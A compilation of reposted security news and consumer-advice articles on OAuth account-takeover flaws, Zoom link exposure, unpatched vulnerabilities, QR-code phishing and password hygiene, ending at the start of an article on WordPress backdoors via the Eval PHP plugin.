‘Log in with…’ Feature Allows Full Online Account Takeover for Millions

Hundreds of millions of users of Grammarly, Vidio, and the Indonesian e-commerce giant Bukalapak are at risk for financial fraud and credential theft due to OAuth misfires — and other online services likely have the same problems.

Flaws in the implementation of the Open Authorization (OAuth) standard across three prominent online services could have allowed attackers to take over hundreds of millions of user accounts on dozens of websites, exposing people to credential theft, financial fraud, and other cybercriminal activity. 

Researchers from Salt Labs discovered critical API misconfigurations on the sites of several online companies — artificial intelligence (AI)-powered writing tool Grammarly, online streaming platform Vidio, and Indonesian e-commerce site Bukalapak — that lead them to believe that dozens of other sites are likely compromised in the same way, they revealed in a report published Oct. 24.

OAuth is a widely implemented standard for allowing for cross-platform authentication, familiar to most as the option to log in to an online site with another social media account, such as “Log in with Facebook” or “Log in with Google.” 

The recently-discovered implementation flaws are among a series of issues in OAuth that the researchers have discovered in recent months, stretching across prominent online platforms that put users at risk. Salt researchers already had discovered similar OAuth flaws in the Booking.com website and Expo — an open source framework for developing native mobile apps for iOS, Android, and other Web platforms using a single codebase — that could have allowed account takeover and full visibility into user personal or payment-card data. The Booking.com flaw also could have allowed log-in access to the website’s sister platform, Kayak.com.

The researchers refer broadly to the latest issue found in Vidio, Grammarly, and Bukalapak as a “Pass-The-Token” flaw, in which an attacker may use a token — the unique, secret site identifier used to verify the handoff — from a third party site typically owned by the attacker himself to login to another service.

“For example, if a user logged in to a site called mytimeplanner.com, which is owned by the attacker, the attacker could then use the users token and log in on his behalf to other sites, like Grammarly for instance,” Yaniv Balmas, vice president of research at Salt, explains to Dark Reading.

The researchers found the latest issues in Vidio, Bukalapak, and Grammarly between February and April, respectively, and notified the three companies in turn, which all responded in a timely way. The misconfigurations all have since been resolved in these particular services, but that’s not the end of the story. 

“Just these three sites are enough for us to prove our point, and we decided to not look for additional targets,” according to the report, “but we expect that thousands of other websites are vulnerable to the attack we detail in this post, putting billions of additional Internet users at risk every day,”

Various Ways to Misconfigure OAuth

The issue manifests itself uniquely on each of the three sites. On Vidio, an online streaming platform with 100 million monthly active users, the researchers found that when logging into the site through Facebook, the site did not verify the token — which the website developers and not OAuth must do. Because of this, an attacker could manipulate the API calls to insert an access token generated for a different application, the researchers found.

“This alternate token/AppID combination allowed the Salt Labs research team to impersonate a user on the Vidio site, which would have allowed massive account takeover on thousands of accounts,” the researchers wrote in the report.

Like Vidio, Bukalapak — which has more than 150 million monthly users — also didn’t verify the access token when users registered using a social login. In a similar way, the researchers could insert a token from another website to access a user’s credentials and completely take over that user’s account.

The OAuth issue discovered on Grammarly — which helps more than 30 million daily users improve their writing by offering grammar, punctuation, spelling checks, and other writing tips — manifested itself slightly differently.

The researchers found that by doing reconnaissance on the API calls and learning the terminology the Grammarly site uses to send the code, they could manipulate the API exchange to insert code used to verify users on a different site and, again, obtain the credentials of a user’s account and achieve full account takeover.

Secure OAuth From the Start

OAuth itself is well-designed, and the major OAuth providers such as Google and Facebook have secure servers protecting them on the back end. However, those developing the services and sites that leverage the standard to perform the authentication handoff often create issues that render the exchange inherently insecure even if the site appears to function properly, Balmas says.

“It is very easy for anyone to add social-login functionality to his website … and everything will actually work quite fine,” he says. “However, without the proper knowledge and awareness, it is very easy to leave cracks that the attacker will be able to abuse and achieve very serious impact on all the website users.”

For this reason, it’s essential to the security of sites and services that leverage OAuth to be secure from an implementation standpoint, which may require that developers do some homework before building the standard into the site.

“Web services who wish to implement social login or any other OAuth-related functionalities should make sure they have a solid understanding of how OAuth works and common pitfalls that may have potential for being abused,” he says.

Developers can also use third-party tools that monitor for anomalies and deviations from typical behavior and which may identify as-yet unknown attacks, providing a safety net for the site and thus all of its users, Balmas adds.

Source: ‘Log in with…’ Feature Allows Full Online Account Takeover for Millions (darkreading.com)

How to Keep Uninvited Guests Out of Your Zoom Meeting

 Without precautions, meetings that are designed to bring people together could be attended by a person who is not invited. 

Disruptions typically occur when meeting information is made open to the public. A user could post a private meeting link on social media, share their virtual classroom information, and more. But when these links are out on social media or other public forums, that makes your meeting completely public and anyone with the link can join it. 

Here are a few easy ways you can help prevent disruptions:

Tips to prevent disruptions 

  • Use the right Zoom solution for your need: If you’re specifically hoping to use Zoom to host a virtual event with people you may not know, make sure to steer your attention from Zoom Meetings to Zoom Webinars or Zoom Events — products designed specifically for digital events. 
  • Avoid using your Personal Meeting ID (PMI): Your PMI is basically one continuous meeting and you don’t want outsiders crashing your personal virtual space after your designated meeting is over. 
  • Manage screen sharing: You do not want random people in your public session taking control of the screen and sharing unwanted content with the group. You can restrict this — before the meeting and during the meeting in the host control bar — so that you’re the only one who can screen share. If you disable screen sharing, the Whiteboard setting will be automatically disabled as well. 

To prevent participants from screen sharing during a call, using the host controls at the bottom, click the arrow next to “Share Screen” and then go to “Advanced Sharing Options.” Under “Who can share?” choose “Only Host” and close the window.  

 without precautions, meetings that are designed to bring people together could be attended by a person who is not invited. 

Disruptions typically occur when meeting information is made open to the public. A user could post a private meeting link on social media, share their virtual classroom information, and more. But when these links are out on social media or other public forums, that makes your meeting completely public and anyone with the link can join it. 

Enable the Waiting Room

The Waiting Room is an important feature for securing a Zoom Meeting. Just like it sounds, the Waiting Room is a virtual staging area that stops your guests from joining until you’re ready for them. It’s almost like the velvet rope outside a nightclub, with you as the bouncer carefully monitoring who gets let in.

Meeting hosts can customize Waiting Room settings for additional control, and you can even personalize the message people see when they hit the Waiting Room so they know they’re in the right spot. This message is really a great spot to post any rules/guidelines for your event, like who it’s intended for.

Updated customized waiting room message

The Waiting Room is an effective way to screen who’s trying to enter your Zoom session and keep unwanted guests out. When you disable “Join before host” in your settings, a Waiting Room will automatically greet your guests until you’ve started the meeting.

Keep Zooming responsibly

We hope these security features will help you continue to host safe and successful Zoom Meetings. Security is a key value for us at Zoom and will continue to help guide new product updates. We’re committed to being a platform users can trust — with their online interactions, information, and business. 

To learn more about Zoom privacy and security, explore our Trust Center.

Source: https://blog.zoom.us/keep-uninvited-guests-out-of-your-zoom-meeting/

Don’t Let Zombie Zoom Links Drag You Down

Many organizations — including quite a few Fortune 500 firms — have exposed web links that allow anyone to initiate a Zoom video conference meeting as a valid employee. These company-specific Zoom links, which include a permanent user ID number and an embedded passcode, can work indefinitely and expose an organization’s employees, customers or partners to phishing and other social engineering attacks.

At issue is the Zoom Personal Meeting ID (PMI), which is a permanent identification number linked to your Zoom account and serves as your personal meeting room available around the clock. The PMI portion forms part of each new meeting URL created by that account, such as:

zoom.us/j/5551112222

Zoom has an option to include an encrypted passcode within a meeting invite link, which simplifies the process for attendees by eliminating the need to manually enter the passcode. Following the previous example, such a link might look something like this:

zoom.us/j/5551112222/pwd=jdjsklskldklsdksdklsdkll

Using your PMI to set up new meetings is convenient, but of course convenience often comes at the expense of security. Because the PMI remains the same for all meetings, anyone with your PMI link can join any ongoing meeting unless you have locked the meeting or activated Zoom’s Waiting Room feature.

Including an encrypted passcode in the Zoom link definitely makes it easier for attendees to join, but it might open your meetings to unwanted intruders if not handled responsibly. Particularly if that Zoom link is somehow indexed by Google or some other search engine, which happens to be the case for thousands of organizations.

Armed with one of these links, an attacker can create meetings and invite others using the identity of the authorized employee. And many companies using Zoom have made it easy to find recently created meeting links that include encrypted passcodes, because they have dedicated subdomains at Zoom.us.

Using the same method, KrebsOnSecurity also found working Zoom meeting links for The National Football League (NFL), LinkedIn, Oracle, Humana, Disney, Warner Bros, and Uber. And that was from just a few minutes of searching. And to illustrate the persistence of some of these Zoom links, Archive.org says several of the links were first created as far back as 2020 and 2021.

KrebsOnSecurity received a tip about the Zoom exposures from Charan Akiri, a researcher and security engineer at Reddit. In April 2023, this site featured research by Akiri showing that many public Salesforce websites were leaking private data, including banks and healthcare organizations (Akiri said Salesforce also had these open Zoom meeting links before he notified them).


The Zoom links that exposed working meeting rooms all had enabled the highlighted option.

Akiri said the misuse of PMI links, particularly those with passcodes embedded, can give unauthorized individuals access to meetings.

“These one-click links, which are not subject to expiration or password requirement, can be exploited by attackers for impersonation,” Akiri said. “Attackers exploiting these vulnerabilities can impersonate companies, initiating meetings unknowingly to users. They can contact other employees or customers while posing as the company, gaining unauthorized access to confidential information, potentially for financial gain, recruitment, or fraudulent advertising campaigns.”

Akiri said he built a simple program to crawl the web for working Zoom meeting links from different organizations, and so far it has identified thousands of organizations with these perfectly functional zombie Zoom links.

According to Akiri, here are several tips for using Zoom links more safely:

Don’t Use Personal Meeting ID for Public Meetings: Your Personal Meeting ID (PMI) is the default meeting that launches when you start an ad hoc meeting. Your PMI doesn’t change unless you change it yourself, which makes it very useful if people need a way to reach you. But for public meetings, you should always schedule new meetings with randomly generated meeting IDs. That way, only invited attendees will know how to join your meeting. You can also turn off your PMI when starting an instant meeting in your profile settings.

Require a Passcode to Join: You can take meeting security even further by requiring a passcode to join your meetings. This feature can be applied to both your Personal Meeting ID, so only those with the passcode will be able to reach you, and to newly scheduled meetings. To learn all the ways to add a passcode for your meetings, see this support article.

Only Allow Registered or Domain Verified Users: Zoom can also give you peace of mind by letting you know exactly who will be attending your meeting. When scheduling a meeting, you can require attendees to register with their email, name, and custom questions. You can even customize your registration page with a banner and logo. By default, Zoom also restricts participants to those who are logged into Zoom, and you can even restrict it to Zoom users whose email address uses a certain domain.

Update 12:33 p.m.: The list of affected organizations was updated, because several companies listed apparently only exposed links that let anyone connect to existing, always-on meeting rooms — not initiate and completely control a Zoom meeting. The real danger with the zombie links described above is that anyone can find and use them to create new meetings and invite others.

Source: https://krebsonsecurity.com/2023/10/dont-let-zombie-zoom-links-drag-you-down/#more-64991

The Continuing Threat of Unpatched Security Vulnerabilities

Unpatched software is a computer code containing known security weaknesses. Unpatched vulnerabilities refer to weaknesses that allow attackers to leverage a known security bug that has not been patched by running malicious code. Software vendors write additions to the codes, known as “patches,” when they come to know about these application vulnerabilities to secure these weaknesses.

Adversaries often probe into your software, looking for unpatched systems and attacking them directly or indirectly. It is risky to run unpatched software. This is because attackers get the time to become aware of the software’s unpatched vulnerabilities before a patch emerges.

A report found that unpatched vulnerabilities are the most consistent and primary ransomware attack vectors. It was recorded that in 2021, 65 new vulnerabilities arose that were connected to ransomware. This was observed to be a twenty-nine percent growth compared to the number of vulnerabilities in 2020.

Groups involved in ransomware are no longer just focused on single unpatched instances. They have started looking at groups of multiple vulnerabilities, third-party applications prone to vulnerabilities, protocols concerning technology, etc. It is to be noted that these groups have gone to the extent of launching attacks by recruiting insiders.

Warnings concerning the cyber security threats of unpatched vulnerabilities to critical infrastructure entities have been issued by various governmental institutions such as the FBI, the National Security Agency, the Cybersecurity and Infrastructure Security Agency, and the Homeland Security Department.

This blog discusses a few examples of vulnerabilities and how updating applications can help prevent cyberattacks.

The Top 3 Most Severe Vulnerabilities in 2021#

The National Institute of Standards and Technology (NIST) reported finding 18,378 vulnerabilities in 2021. According to HackerOne, software vulnerabilities increased by 20% in 2021 compared to 2020.

The Common Weakness Enumeration, a community-developed list of software and hardware weakness types, recorded the top 25 most dangerous software weaknesses (CWE Top 25). This list consists of the most common and impactful issues experienced over the previous two calendar years. The top three most severe vulnerabilities recorded in 2021 are:

  1. Out-of-bounds Write: In this type of vulnerability, the software writes data past the intended buffer’s end or before its beginning. This results in data corruption, crash, or code execution. In simple terms, it causes memory corruption. It is a result of writing to invalid memory or that which is beyond the buffer’s bounds. The sequential copy of excessive data originating from a location is only one of the many other causes.
  2. Cross-site Scripting: This is also known as ‘Improper Neutralization of Input During Web Page Generation.’ Here, user-controlled input is not neutralized or is improperly neutralized before it is placed in output that is then used as a web page served to other users.

These software vulnerabilities enable attackers to introduce client-side scripts into web pages viewed by other users. It is used to bypass access controls like the same-origin policy.

  1. Out-of-bounds Read: The software reads data past the end or before the beginning of the intended buffer in this kind of application vulnerability. Hackers can access sensitive information through unauthorized memory leaks and can crash the system. Crashes occur when an external code piece attempts to read variable amounts of data. When it comes across a sentinel, the reading operation is stopped during the process, resulting in a buffer overflow or segmentation fault.

Why is Updating Applications Important?#

Software vulnerabilities can be prevented by testing your software using application vulnerability assessment tools, white box testing, black-box testing, and other techniques and updating it regularly. You can define a set of principles to be followed in developing each software release to prevent vulnerabilities. Sign your code digitally using a code signing certificate to maintain a tamper-proof code. This will help ensure digital safety and avoid security issues.

An ideal and effective patch management process should include an audit system to identify patches and vulnerable systems, deploy updates, and automate the patch management process.

Software updates can include repairing security holes adding new features and/or software patches. Outdated ones can be removed from your device, and new features can be introduced to upgrade the application security and prevent unpatched vulnerabilities.

Security holes are covered, and your data is protected from hackers. This helps prevent attackers’ access to personal information and documents, which might be misused to commit crimes. Data is encrypted in case of ransomware attacks. Remediating vulnerabilities in the applications can also cut the chances of hackers accessing the data of people you contact.

A hacking incident can ruin the image of your enterprise. This is one of the most important reasons why you should have an effective vulnerability and patch management process in hand and keep updating your applications regularly.

Conclusion#

A report by Redscan Labs showed that 90% of all common vulnerabilities and exposures (CVEs) uncovered in 2021 could be exploited by attackers without any technical skills. The report classifies 54% of vulnerabilities as having “high” availability. This means that they are readily and easily accessible or exploitable by hackers.

This makes it important to understand what CVEs are and what needs to be done to prevent them. The first step to this is to analyze and regularly update your applications with security monitoring tools like Indusface WAS. Secondly, an effective way to tamper-proof your website is to use a code signing certificate.

Unpatched vulnerabilities are hazardous to your digital safety and data security. Thus, it is incumbent upon software vendors to understand and follow procedures to ensure patching of website and application vulnerabilities.

Source: https://thehackernews.com/2022/03/the-continuing-threat-of-unpatched.html

Quishing is the new phishing, experts warn – here’s how not to get hooked

Experts are warning of the latest cyber threat to smartphone users – quishing.

Quishing uses the humble QR code to carry out a phishing attack, usually either to trick people into revealing sensitive information or infecting devices with malware.

In 2019, the QR code – short for quick response – was all but extinct. Invented in 1994 to track vehicles during manufacturing in Japan, they had slowly spread across the globe and were expected to take off in an increasingly digital world.

However, even after Apple gave the iPhone a QR code scanner in 2017 they were still far from ubiquitous – until Covid arrived, and suddenly we were scanning them left, right and centre to prove we were virus-free or get into restaurants.

With the habit still strong and QRs everywhere from loyalty cards to adverts on the bus, cyber criminals are jumping on the bandwagon.

‘Everyone with a smartphone happily scans a QR code, whether that be at a restaurant or museum or even to tip buskers on the street,’ said quishing expert Tim Callan, chief experience officer at technology firm Sectigo. ‘While QR codes do have their benefit, their rising popularity means they have also entered into the cybercriminals’ arsenal of weapons. 

‘It is worryingly easy for bad actors to falsify links and addresses. A bad QR code could infect your device or make you click on a link to a dangerous website.’

To avoid falling for a quishing scam, Mr Callan recommends avoiding QRs you can’t fully trust.

‘To avoid quishing scams users shouldn’t scan any QR codes where you cannot easily verify the identity of the end user,’ he said. ‘Think carefully before scanning QR codes in public places, such as for promotional posters, stickers and adverts. Consider instead looking up the organisation directly through a secure browser. 

‘Treat what you see in sites you access through unsolicited QR codes with a grain of salt, and be very careful about installing software or sharing information on the sites they link to.’

However, it is not just QR codes in public places that cannot be trusted. Scammers and hackers can also send them direct to your inbox – bypassing any virus protection you may have in place.

‘This innovative approach serves as a warning sign to organisations as well as the general public, reminding us of the importance of staying vigilant and informed in the face of emerging cyber threats,’ said Raluca Saceanu, CEO of Smarttech247.

‘The modus operandi of [a recent major] recent attack involves phishing emails posing as urgent Microsoft 365 account updates. These quishing emails feature PNG or PDF attachments containing QR codes, which recipients are prompted to scan to purportedly verify their accounts within a tight timeframe of 2-3 days. 

‘The clever use of QR codes embedded in images enabled attackers to bypass email security scans for known malicious links, ultimately reaching the target’s inbox.’

Ms Saceanu warns anyone who receives a QR code via email to be cautious, especially if the message stresses urgency. Cyber criminals often succeed by generating a sense of panic in their victims, so people act quickly without checking.

She adds to always verify the source of the email – remember, even though at first glance it may appear legitimate, cyber criminals can easily spoof email address. Look at the address itself, not just the name of the sender. Even if that appears believable, a quick search of the address may highlight anything untoward. Compare the style of the email address given with those you have previously received from the company or you can see online. 

For example, the courier Evri – formerly Hermes – makes clear on its website any contact from its UK arm will come from addresses ending @evri.com, @hermes-europe.co.uk or @myhermes.co.uk, but a recent scam warning of an unsuccessful package delivery came from shipping@hermescourierexpress.com. 

However, while cyber criminals are trying to use smartphones as a vehicle to personal information, your device is also a line of defence.

‘Your smartphone can be your ally in this battle,’ said Ms Saceanu. ‘Most QR code scanners will prompt you to confirm the destination URL before opening a browser, adding an extra layer of security. 

‘Keep your smartphone’s operating system and apps up to date to ensure you have the latest security patches.’

And remember. Check, then double-check. Be sure you know what you’re clicking on before hitting the button.

Source: Quishing is the new phishing, experts warn – here’s how to stay safe | Tech News | Metro News

QR codes in emails? Watch out – it could be part of a ‘Quishing’ scam

RALEIGH, N.C. — A new email scam campaign is using QR codes to get your sensitive information.

It’s called “quishing” or QR phishing, and security experts say it’s when fraudsters launch email campaigns that appear to have legitimate QR codes. But if you scan the QR code in that scam email, embedded is a malicious URL that will lead you to websites that contain malware or websites designed to steal your personal or financial information.

These emails typically come from what seems to be a well-known company or brand. But in reality, they’re just copycats, and that’s what makes quishing so successful. Many of these fraudulent QR codes lead you to believe you will get a discount or special offer.

In efforts to try and protect yourself from falling victim to this scam, security experts say you should preview the URL before accessing the link. If the URL is unreadable, use caution.

If you click on the link from the QR code, look for spelling and grammatical errors. If the site is not secure, that’s often a sign it’s a bogus website.

“You’re going to want to look for the lockbox icon in the left corner of the URL and also see if it starts with an HTTPS. Of course, the HTTPS stands for secure. If you see that and the lockbox icon, that’s generally a pretty good sign that you’re on a safe website,” said Nick Hill with the Better Business Bureau

If you do scan a fake QR code, change your passwords to the accounts you may have given scammers access to.

Also, take steps to secure any of your financial accounts. Setting up two-factor authentication on your accounts also helps protect your accounts. Plus, you can set up fraud alerts for extra protection.

Source: QR code scam: How scammers are using the popular code to get your information – ABC13 Houston

Stop using your browser’s built-in password manager. Here’s why

The choice between a browser password manager and a real password manager is clear

I get this question a lot: Should I use a password manager? The answer is simple… yes. But no matter how often I give that advice, many ignore it and continue using their browser’s built-in password manager. I get that, as using the browser password manager is convenient and doesn’t require that you install yet another piece of software. 

Everyone is busy, and having to take an extra step just to log into one of your many accounts can cut into your productivity. No one wants that.

However, let me ask you another question: Is that slight hiccup to your workflow worth the peace of mind you get knowing your passwords are safe? If you answered yes, then I suggest you download one of the many powerful password managers and start making the transition. If your response was a resounding no, I suggest you continue reading.

One of the big issues, with regard to browsers and passwords, is the vast majority of users opt for the Chrome browser. Among all of the popular web browsers (Chrome, Firefox, Edge, Safari, Opera, Brave, and Vivaldi), that particular browser is one of the most insecure. 

Part of the reason for this is such widespread usage places a target on the browser’s back. This isn’t the only reason, however. You’ll also find Google releases a steady stream of warnings that users must upgrade Chrome due to one or more severe vulnerabilities. And given users’ propensity for neglecting such updates, a great many Chrome installations remain insecure.

And then there’s the ubiquitous Chromebook. In 2022, nearly 30 million Chromebooks were shipped. I know plenty of Chromebook users who depend on Chrome as their password manager of choice. By doing so, they can even powerwash their machine and, upon logging back in, still have quick access to all of their passwords. 

Allow me to show you something. I have Chrome installed on my Pop!_OS desktop. I don’t use Chrome but I have it ready, in case I need to write about it. I do not allow any of my browsers to save passwords. 

Instead I use a password manager. However, for the purpose of this point, I added a text password entry into Chrome to illustrate how easy it would be for anyone to hop onto your desktop and steal your passwords.

Here’s how it works:

  1. Stand at my desk.
  2. Open Chrome.
  3. Go to Settings > Autofill > Password Manager.
  4. Locate the password you want to view.
  5. Click the eye icon.
  6. View the password.

One thing to note is that the above workflow depends on the OS. On Linux, there is no password protection for the Chrome password manager, so the above scenario applies. On MacOS and Windows, the password manager behaves in a similar fashion to ChromeOS: the first time you need to view an entry, it will prompt you for your user password. After you’ve entered that password, you can view another entry without authenticating for the next 60 seconds. 

That means if you successfully type your password to view an entry and leave the Settings tab open, someone else could follow behind you and (before the 60-second timeout window expires) view a password without having to authenticate to your account. Of course, 60 seconds isn’t much time but it is enough, should you view a password and immediately walk away from your desk.

Those are some very specific criteria for someone to steal a password. And, you could just find yourself in the same situation with a password manager. I have my password manager set to auto-lock after five minutes of inactivity, but I work from home and it’s almost always only myself and my wife in the house. On my mobile devices, that timeout is set to Immediately. So, as soon as I view a password entry and close the app, the vault locks.

Yes, it does require a specific set of circumstances for someone to steal those passwords, but it is possible. 

Let’s go back to the desktop version of Chrome. Unlike Firefox, Google’s desktop browser doesn’t have a true primary password feature. What this feature does (at least on Firefox) is lock your passwords behind a primary password (just like a password manager). Once you’ve set the Firefox primary password, passwords cannot be viewed or even used by the browser until you successfully authenticate. That feature can protect your saved passwords from prying eyes. 

Even better, it prevents someone from opening your web browser and logging into an account for which you’ve saved the password to the browser. Until that primary password is entered, those password may as well not even exists in your browser. Chrome doesn’t have an analogous feature. So, if you save account passwords in Chrome, as long as someone can access your desktop, they can access those accounts. 

Even so, web browsers are simply not the most secure pieces of software on your computer. With them, you transmit data (sometimes in plain text) and even your passwords are often synced to an external server. Can those passwords be intercepted in transit? Sure they can. Are they viewable by that third party? Not easily. 

But why take a chance, when you can adopt a password manager that alleviates so many of the problems with entrusting your passwords to a less secure system? And there are so many password managers available, most of which are free to use.

I’m not saying every password manager is 100% safe. If your computer is connected to a network, nothing is 100%. Even if your computer isn’t connected to a network, there’s always the possibility it can be hacked. Along with technology comes the understanding that it’s not a matter of “if” but “when” an account will be compromised. Because of that, you should consider taking every possible step to remain as secure as possible. To that end, consider the following advice:

  • Use a secure browser like Firefox or Brave.
  • Never allow your browser to save your passwords.
  • Adopt a password manager.
  • Use two-factor authentication for every account as well as your password manager.
  • Always use randomly generated passwords from your password manager.
  • If your browser of choice has a primary password feature, use it.
  • Set your password manager to auto-lock its vault immediately after use.
  • If using a Chromebook, enable Linux and install a password manager.

Follow the above advice and you’ll be considerably more secure than you would if you were simply using Chrome, allowing it to save your passwords, and depending on its built-in password manager.

Your passwords are the keys to so many “kingdoms” and you should treat them as if they are precious cargo. Take every step you can to protect yourself, even if it means disrupting the workflow you’ve created.

Be safe… not sorry.

Source: https://www.zdnet.com/article/stop-using-your-browsers-built-in-password-manager/

These are the most hacked passwords. Is yours on the list?

Based on more than 6 million breached passwords, there are certain subjects and patterns you should avoid in your own passwords, says payment firm Dojo.

Cybercriminals use a variety of tactics to try to determine your passwords. And too many people make the effort easier by using weak and simple ones. A new study from Dojo on the most hacked passwords may be able to help you stay safer online by knowing which mistakes to avoid.

From the RockYou2021 collection of breached password lists, Dojo was able to examine more than 6 million such passwords. As a result, the firm uncovered the most commonly-used passwords, their average length, and the most popular subjects that surfaced in a huge number of breaches.

First, though, what kind of tricks and techniques do hackers use to try to obtain your password?

One popular method is the brute force attack in which cyber crooks use automated tools to run through millions of potential passwords per second. A similar tactic is the dictionary attack where the bad guys check common words and phrases to try to guess your password. Some hackers will scour your social media accounts to find personal details that may play a role in your passwords.

Sent via email, text message, or phone call, the phishing attack is another popular scheme through which you’re tricked into revealing a sensitive password. And sometimes passwords are stolen through malware that infects your PC without your knowledge.

Based on the findings from Dojo’s analysis, the number and type of characters used in a password determine how quickly it can be hacked. Passwords with only lowercase characters are a popular but vulnerable pattern. Such a password with only six characters takes virtually zero seconds to crack. One with seven characters takes 0.12 seconds. And one with eight characters would take three seconds.

Even spicing up a password with an uppercase letter, a number, or a special character doesn’t help much if the password is short or follows a familiar pattern. Passwords with eight characters that start with an uppercase letter appeared more than 4.5 million times in data breaches. Those that ended with a special character were found more than 3.5 million times.

Certain subjects and topics also lend themselves to hackable passwords.

Among the themes analyzed by Dojo, nicknames and terms of endearment were used in passwords more than 1 million times. Names of TV show characters popped up more than 455,000 times, while TV show names appeared more than 365,000 times. Other popular topics found in the breached passwords included colors, fashion brands, cities, countries, movies, body parts, car brands, pet names, swear words, and video game characters.

Drilling down to some of the categories, the passwords “King,” “Rose,” “Love,” “Boo,” “Hero,” and “Angel” were the most popular ones among nicknames and terms of endearment. Common colors used as passwords were “Red,” “Blue,” “Black,” “Gold,” and “Green.” And those who like to use video game characters for their passwords went with such choices as “Joel” (from The Last of Us), “Q*Bert,” “Link” (from The Legend of Zelda), “Mario” (from Super Mario Bros), and “Ryu” (from Street Fighter).

Based on its analysis of the breached passwords, Dojo has cooked up a list of Do’s and Don’ts designed to help keep your passwords safer and more secure.

Do:

  1. Use a combination of lowercase and uppercase letters, numbers, and special characters to make your passwords more difficult to hack.
  2. Shoot for long passwords with at least 8 to 12 characters. The longer the password, the more time and effort required to guess it.
  3. Use multi-factor authentication. With MFA, even a hacker who obtains your password will be unable to sign into your account without that second form of authentication.
  4. Change your passwords. If you’re worried that a particular password has been compromised or caught in a breach, be sure to change it as soon as possible to safeguard your account.
  5. Use a password manager. Trying to create and remember a unique and complex password for every account is almost impossible without some help.  A good password manager will handle the hard work for you, requiring you to just keep track of a single master password.

Dont:

  1. Don’t use any personal information in your passwords. Hackers can often discover your name, date of birth, or the name of a pet through social media and other resources.
  2. Don’t use a common or obvious pattern of letters or numbers, such as 1234 or qwerty. Hackers typically try these types of patterns right off the bat.
  3. Don’t share your password with other people. If you do, make sure you change it afterwards.
  4. Don’t automatically save passwords to your browser, especially if other people are using your computer or mobile device.
  5. Don’t use the same password for multiple accounts. If such a password is ever compromised, the hacker could easily try it on other sites that you use.

Source: https://www.zdnet.com/article/these-are-the-most-hacked-passwords-is-yours-on-the-list/

75 percent of people risk being hacked through poor password practice

New research into the password habits of over 8,000 individuals across the UK, France and Germany shows 75 percent of people don’t adhere to widely accepted password best practices, putting themselves at risk.

The study from Keeper Security shows 64 percent are either using weak passwords or repeat variations of passwords to protect their online accounts. More than a third of people also admit to feeling overwhelmed when it comes to taking action to improve their cybersecurity.

“In order to analyze people’s personal cybersecurity hygiene, we asked which animal they would identify with in regard to their cybersecurity behaviours,” says Darren Guccione, CEO and co-founder of Keeper Security. “With over one in four people describing themselves either as an ostrich burying their head in the sand, careless as a bull in a china shop or a possum paralysed with fear, the industry clearly still has much work to do to get more people comfortable with cybersecurity and better protected as a result.”

Among other findings are that 30 percent of people still use simple passwords to protect their digital accounts, while 34 percent admit to repeating variations of the same password. This is more worrying when 39 percent of respondents are unaware of whether they’ve been breached and 32 percent don’t know whether their passwords are available on the dark web.

While 41 percent of respondents say cybersecurity is too difficult to understand, it seems older generations are performing better. 29 percent of baby boomers use strong and unique passwords for every account, compared to only 20 percent of Generation Z respondents. Indeed Gen Z has the highest percentage of respondents saying they find cybersecurity overwhelming.

There’s a gender divide too, 39 percent of men say they are confident about password security compared to 31 percent of women.

“Password management does not need to be complex, overwhelming or difficult to understand even with a large number of digital accounts to secure,” says Craig Lurey, CTO and co-founder of Keeper Security. “Using a password manager is an ideal way for anyone to protect themself. Along with creating and storing strong and unique passwords for all digital accounts, a password manager can offer protection against phishing attacks and malicious links, because it will not fill credentials if the URL doesn’t match what’s in the user’s vault. A password manager can also be paired with dark web monitoring so users can stay abreast of all account information and take action immediately, if credentials are compromised.”

The full research is available from the Keeper site.

Source: https://betanews.com/2023/06/20/75-percent-of-people-risk-being-hacked-through-poor-password-practice/

Massive Abuse of Abandoned Eval PHP WordPress Plugin

Attackers are always finding new and creative ways to compromise websites and maintain their foothold in environments. This is frequently done via the use of backdoors: PHP scripts designed to allow attackers access and control even after you’ve changed your passwords and thought that the worst was over.

Since external scans are unable to see website backdoors they can often be identified through the usage of server-side scans and file-integrity monitoring, which we offer as part of our services. This is also offered through a number of available WordPress security plugins that can be used on your website.

However, we recently started observing attackers making use of an unorthodox type of backdoor and reinfection method which would go completely undetected if website monitoring doesn’t happen to include the database.

Conventional backdoors

Almost all of the time website backdoors are coded in the PHP programming language: the backbone of the modern web. WordPress itself (making up over 40%+ of the web) is largely PHP based, as well as most other major CMS platforms like Joomla, Magento and others. PHP is an incredibly versatile language, which also means that it can be misused by attackers. One of the most common (mis)usages by attackers are backdoors.

